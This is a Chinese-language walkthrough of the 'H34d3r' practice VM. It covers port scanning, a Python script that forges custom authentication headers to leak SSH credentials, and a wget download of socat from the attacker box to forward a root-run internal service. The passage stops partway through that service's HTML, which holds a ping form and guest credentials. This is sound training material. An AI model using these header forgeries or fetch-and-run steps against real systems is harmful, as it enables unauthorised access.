H34d3r

> 靶机：H34d3r
> 作者：Sublarge
> 靶机ID: 669
> 系统：Linux
> 难度：Easy
>
> 【H34d3r.ova】
> 链接：https://qfile.qq.com/q/y7xuyMOkA8

信息搜集

192.168.100.43

端口扫描


```
┌──(root㉿Eecho)-[~]
└─# rustscan -a 192.168.100.43 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 192.168.100.43:22
Open 192.168.100.43:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.100.43
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 10:00 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
```

```
Initiating ARP Ping Scan at 10:00
Scanning 192.168.100.43 [1 port]
Completed ARP Ping Scan at 10:00, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:00
Completed Parallel DNS resolution of 1 host. at 10:00, 1.50s elapsed
DNS resolution of 1 IPs took 1.50s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF:
0, TR: 2, CN: 0]
Initiating SYN Stealth Scan at 10:00
Scanning 192.168.100.43 [2 ports]
Discovered open port 80/tcp on 192.168.100.43
Discovered open port 22/tcp on 192.168.100.43
Completed SYN Stealth Scan at 10:00, 0.02s elapsed (2 total ports)
Initiating Service scan at 10:00
Scanning 2 services on 192.168.100.43
Completed Service scan at 10:00, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.100.43
Retrying OS detection (try #2) against 192.168.100.43
NSE: Script scanning 192.168.100.43.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
Nmap scan report for 192.168.100.43
Host is up, received arp-response (0.00064s latency).
Scanned at 2026-06-23 10:00:10 CST for 10s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 10.3 (protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Unix))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.67 (Unix)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:98:B7:20 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%),
Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19
(93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4)
(93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10
(93%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.99%E=4%D=6/23%OT=22%CT=%CU=38821%PV=Y%DS=1%DC=D%G=N%M=080027%TM=6A39E8B
4%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)
SEQ(SP=107%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=21)
```


```
OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%
O6=M5B4ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.000 days (since Tue Jun 23 10:00:16 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms 192.168.100.43

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:00
Completed NSE at 10:00, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds
           Raw packets sent: 47 (3.672KB) | Rcvd: 31 (2.616KB)
```


- 22 SSH
- 80 HTTP

入口





设置ua为`Matryoshka-Bot/1.0`






设置X-Stage为`challenge_start`








设置X-Auth这里是`sha256(UA + Salt)`

```
┌──(root㉿Eecho)-[/opt/tools]
└─# echo -n "Matryoshka-Bot/1.0mAtRy0sHk4_2026" | sha256sum
7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf  -
```









设置X-Signature为`md5(Auth + Secret + TimeStep)`

```
7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf9e2d_hidden_state178219291
```


这里`TimeStep`是时间戳，精确到秒不好直接手动复制，所以使用python脚本

```python
import hashlib
import warnings
warnings.filterwarnings("ignore")
import requests

target_url = "http://192.168.100.43"
user_agent = "Matryoshka-Bot/1.0"
```

```python
auth_hash = hashlib.sha256(
    f"{user_agent}mAtRy0sHk4_2026".encode()
).hexdigest()
request_headers = {
    "User-Agent": user_agent,
    "X-Stage": "challenge_start",
    "X-Auth": auth_hash,
}

first_response = requests.get(target_url, headers=request_headers)
time_step = first_response.headers.get("X-Time-Step", "")

signature = hashlib.md5(
    f"{auth_hash}9e2d_hidden_state{time_step}".encode()
).hexdigest()
request_headers["X-Signature"] = signature

second_response = requests.get(target_url, headers=request_headers)

res = second_response.headers
print("\n".join([f"{k}: {v}" for k, v in res.items()]))
```

```
┌──(root㉿Eecho)-[/tmp/bbbb]
└─# python3 time.py
Date: Tue, 23 Jun 2026 05:57:00 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Flag: bWlrYXNhOjAwYjc4ZGMx
Content-Length: 52
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

base64解密后获取到mikasa用户的凭证



mikasa:00b78dc1

getshell

```
┌──(root㉿Eecho)-[~]
└─# ssh mikasa@192.168.100.43
mikasa@192.168.100.43's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

mikasa@H34d3r:~$ id
uid=1000(mikasa) gid=1000(mikasa) groups=1000(mikasa)
mikasa@H34d3r:~$
```

提权

mikasa -> root

ps aux查看进程可以发现一个python进程且是root运行

```
 2311 root      0:00 /usr/bin/python3 /opt/maze-web/app.py
```

```
mikasa@H34d3r:~$ cd /opt/maze-web
mikasa@H34d3r:/opt/maze-web$ ls -al
total 16
drwxr-xr-x    2 root     root          4096 May 17 23:22 .
drwxr-xr-x    4 root     root          4096 May 17 23:00 ..
-rwxr-x---    1 root     root          6514 May 17 23:20 app.py
mikasa@H34d3r:/opt/maze-web$ cat app.py
cat: can't open 'app.py': Permission denied
mikasa@H34d3r:/opt/maze-web$ cd ../
mikasa@H34d3r:/opt$ ls -al
total 16
drwxr-xr-x    4 root     root          4096 May 17 23:00 .
drwxr-xr-x   21 root     root          4096 May 17 23:31 ..
drwxr-xr-x    2 root     root          4096 May 17 23:00 keys
drwxr-xr-x    2 root     root          4096 May 17 23:22 maze-web
mikasa@H34d3r:/opt$ cd keys/
mikasa@H34d3r:/opt/keys$ ls -al
total 12
drwxr-xr-x    2 root     root          4096 May 17 23:00 .
drwxr-xr-x    4 root     root          4096 May 17 23:00 ..
-rw-------    1 root     root            31 May 17 23:12 maze-default.key
mikasa@H34d3r:/opt/keys$
```

app.py我们是没有权限访问的


查看监听端口

```
mikasa@H34d3r:/opt/keys$ ss -utnl
Netid              State              Recv-Q              Send-Q
      Local Address:Port                          Peer Address:Port
tcp                LISTEN             0                   128
             0.0.0.0:22                                 0.0.0.0:*
tcp                LISTEN             0                   128
           127.0.0.1:5000                               0.0.0.0:*
tcp                LISTEN             0                   128
                [::]:22                                    [::]:*
tcp                LISTEN             0                   511
                   *:80                                       *:*
mikasa@H34d3r:/opt/keys$
```

可以看到是5000端口但是只监听127.0.0.1使用socat转发到本机0.0.0.0的8080端口

```
mikasa@H34d3r:/opt$ cd keys/
mikasa@H34d3r:/opt/keys$ ls -al
total 12
drwxr-xr-x    2 root     root          4096 May 17 23:00 .
drwxr-xr-x    4 root     root          4096 May 17 23:00 ..
-rw-------    1 root     root            31 May 17 23:12 maze-default.key
mikasa@H34d3r:/opt/keys$ ss -utnl
Netid              State              Recv-Q              Send-Q
      Local Address:Port                          Peer Address:Port
tcp                LISTEN             0                   128
           0.0.0.0:22                                 0.0.0.0:*
tcp                LISTEN             0                   128
         127.0.0.1:5000                               0.0.0.0:*
tcp                LISTEN             0                   128
              [::]:22                                    [::]:*
tcp                LISTEN             0                   511
                 *:80                                       *:*
mikasa@H34d3r:/opt/keys$ cd /tmp/
mikasa@H34d3r:/tmp$ wget http://192.168.100.42/socat
Connecting to 192.168.100.42 (192.168.100.42:80)
saving to 'socat'
socat                100%
|*******************************************************************************
*********************************| 4724k  0:00:00 ETA
'socat' saved
mikasa@H34d3r:/tmp$ chmod +x socat
mikasa@H34d3r:/tmp$ ./socat TCP-LISTEN:8080,fork,reuseaddr,bind=0.0.0.0
TCP:127.0.0.1:5000
```

访问8080端口服务



不安全 view-source:192.168.100.43:8080

哔哩哔哩 (゜- ゜)つ... 破解and系统 博客 国外网站 邮箱 学习 官网 新建文件夹 网络安全 服


换行

```html
<!DOCTYPE html>
<html>
<head>
    <title>Maze Control Center</title>
    <style>
        body { font-family: Arial, sans-serif; max-width: 600px; margin: 50px auto; background: #f4f6f9; }
        .container { background: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px 6px rgba(0,0,0,0.1); }
        input { display: block; margin: 15px 0; padding: 10px; width: 100%; box-sizing: border-box; border: 1px solid #ccc; border-radi
        button { padding: 10px 20px; background: #007bff; color: white; border: none; border-radius: 4px; cursor: pointer; width: 100%;
        button:hover { background: #0056b3; }
        #result { margin-top: 20px; padding: 15px; background: #222; color: #0f0; white-space: pre-wrap; font-family: monospace; border
    </style>
</head>
<body>
    <div class="container">
        <h1>Maze Control Center v2.0</h1>
        <div id="login-panel">
            <h3>System Authentication</h3>
            <input type="text" id="username" placeholder="Username">
            <input type="password" id="password" placeholder="Password">
            <button onclick="login()">Login</button>
        </div>
        <div id="admin-panel" style="display:none;">
            <h3>Internal Network Diagnoser</h3>
            <input type="text" id="host" placeholder="Target Host (e.g. 127.0.0.1)">
            <button onclick="pingHost()">Execute Ping</button>
            <div id="result"></div>
        </div>
    </div>
    <!-- DEV NOTES:
         Test User: guest / guest123
    -->
    <script>
        let token = localStorage.getItem('jwt_token') || '';
        async function login() {
            const res = await fetch('/api/login', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify({
                    username: document.getElementById('username').value,
                    password: document.getElementById('password').value
                })
            });
            const data = await res.json();
            if (data.token) {
                localStorage.setItem('jwt_token', data.token);
                token = data.token;
                document.getElementById('login-panel').style.display = 'none';
                document.getElementById('admin-panel').style.display = 'block';
            } else { alert(data.error || 'Failed'); }
```

